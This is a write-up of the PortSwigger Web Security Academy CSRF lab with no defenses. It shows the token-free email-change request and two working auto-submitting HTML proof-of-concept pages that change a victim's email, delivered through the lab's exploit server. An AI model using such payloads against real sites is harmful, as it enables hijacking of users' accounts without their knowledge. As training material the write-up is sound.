| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | CSRF |
| Difficulty | Apprentice |
| Objective | Change the victim's email address via a CSRF attack hosted on the exploit server |
CSRF Vulnerability with No Defenses — Writeup
Initial Observation
Logging in as wiener:peter and landing on /my-account:
My Account

Your username is: wiener
Your email is: wiener@normal-user.net

The page has an email update form. Inspecting it:
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
    <label>Email</label>
    <input required="" type="email" name="email" value="">
    <button class="button" type="submit"> Update email </button>
</form>
No CSRF token anywhere in the form. Just an email field and a submit button.
Web — Email Change Request Analysis
Intercepting a legitimate email update with Burp:
POST /my-account/change-email HTTP/2
email=teto@tetomail.com

That's the entire request. One parameter, no token, no secondary validation. The server identifies the user purely through the session cookie that the browser attaches automatically. All three CSRF conditions are met — there's a meaningful action, cookie-only session handling, and a fully predictable parameter.
Building the CSRF PoC
Two approaches work here, both equivalent.
Option 1 — Burp-generated PoC
Using Burp's "Generate CSRF PoC" on the intercepted request produces:
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0aa8000f047bdfed80ef1ce2004800db.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="miku@mikumail.com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
document.forms[0].submit() fires the form automatically on page load — no click needed. history.pushState rewrites the browser history to hide the originating URL from the Referer header.
Option 2 — Manual PoC from source
Taking the form directly from the page source and pointing it at the full URL:
<form class="login-form" name="change-email-form" action="https://0aa8000f047bdfed80ef1ce2004800db.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="neru@nerumail.com">
</form>

<script>
  document.forms[0].submit();
</script>
Same result — document.forms[0].submit() triggers it on load.
Verification — Self-Test
Before delivering to the victim, verifying locally. Wiener's email at this point is teto@tetomail.com (set during the Burp interception). Pasting the manual PoC into the exploit server body and visiting "View exploit" while logged in as wiener — the email changes to neru@nerumail.com:

The chain works. Now using the Burp-generated version targeting miku@mikumail.com and clicking "Deliver exploit to victim":

The victim's browser loads the exploit page, auto-submits the form with their own session cookie attached, and the server processes the email change. Lab solved :P
📎 Resources
- PortSwigger — CSRF
- PortSwigger — How to construct a CSRF attack
- Burp Suite Professional — CSRF PoC generator